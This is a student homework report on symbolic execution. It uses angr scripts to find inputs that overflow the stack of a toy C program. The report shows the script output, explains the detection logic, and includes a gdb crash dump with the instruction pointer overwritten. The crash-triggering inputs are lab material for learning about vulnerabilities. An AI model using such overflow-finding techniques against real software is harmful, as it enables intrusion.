HW3. Symbolic Execution

L091025 清大資工所 熊詩旻

A. Use Angr to find the exploit for stack buffer overflow

1. Describe the overall code structure of the script.

先跑 simply_exploit.py，得到:

```
stdout:
 b'input your name:\nover!\n'
stdin:
 b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x80\x01 @\x80\x80H
'
```

只找到 over()的 overflow，是因為 unconstrained 的狀態，會直接結束該路徑的探索，導致我們找不到第二個 if 裡面 func()的 overflow。

再跑 full_exploit.py，得到:

```
[========find a pc overflow========]
over for  0×8 bytes
[PC]stdout:
 b'input your name:\nover!\n'
[PC]trigger overflow input:
b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00'
WARNING | 2021-05-11 17:04:43,038 | angr.state_plugins.symbolic_memory | Filling memory at 0x
7ffffffff0000 with 96 unconstrained bytes referenced from 0×1000020 (strstr+0×0 in extern-a
ddress space (0×20))
WARNING | 2021-05-11 17:04:43,039 | angr.state_plugins.symbolic_memory | Filling memory at 0x
7fffffffeff80 with 8 unconstrained bytes referenced from 0×1000020 (strstr+0×0 in extern-ad
dress space (0×20))

[========find a pc overflow========]
over for  0×8 bytes
[PC]stdout:
 b'input your name:\nover!\ninput admin password:\n'
[PC]trigger overflow input:
b'admin\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00'
(angr) angr@e16cd7e36340:/home/kali/Desktop/hw3$
```

full_exploit.py 會檢查 program 是否進入或離開一個 function，並用 angr 函數檢查 rbp 和 rip 是否為文字，如果是就會回報 rbp overflow 或是 rip overflow。

2. Explain the purpose of the code on the lines marked with comment symbol.

\# 1-1

unconstrained : with the instruction pointer controlled by user data or some other source of symbolic data。

若 save_unconstrained 選項為 true，則 states 為 unconstrained 會存在 sm.unconstrained.

1-2
找下列指令:
push rbp
mov rbp rsp


⇨ Callee 儲存 esp & ebp
檢查是否準備 step into new function

# 1-3
flag = 2 means ins.insn.mnemonic="leave" & ins.insn.mnemonic="ret"
⇨ 用來檢查 program 是否準備結束一個 function

1-4
rip has been rewrite, print overflow alert

1-5
rbp has been rewrite, print overflow alert

3. Test the exploit(input) on the C program and show your results.




Code
Invalid $PC address: 0×5555550a6161
Stack
0000| 0×7fffffffdf50 ⟶ 0×7fffffffe068 ⟶ 0×7fffffffe394 ("/home/kali/Desktop/hw3/Question_A/stack1")
0008| 0×7fffffffdf58 ⟶ 0×155400610
0016| 0×7fffffffdf60 ('a' <repeats 16 times>, "@\b@UUU")
0024| 0×7fffffffdf68 ("aaaaaaaa@\b@UUU")
0032| 0×7fffffffdf70 ⟶ 0×555555400840 (<__libc_csu_init>: push r15)
0040| 0×7fffffffdf78 ⟶ 0×7ffff7e16d0a (<__libc_start_main+234>: mov edi,eax)
0048| 0×7fffffffdf80 ⟶ 0×7fffffffe068 ⟶ 0×7fffffffe394 ("/home/kali/Desktop/hw3/Question_A/stack1")
0056| 0×7fffffffdf88 ⟶ 0×100000000
Legend: code, data, rodata, heap, value
Stopped reason: SIGSEGV
0×00005555550a6161 in ?? ()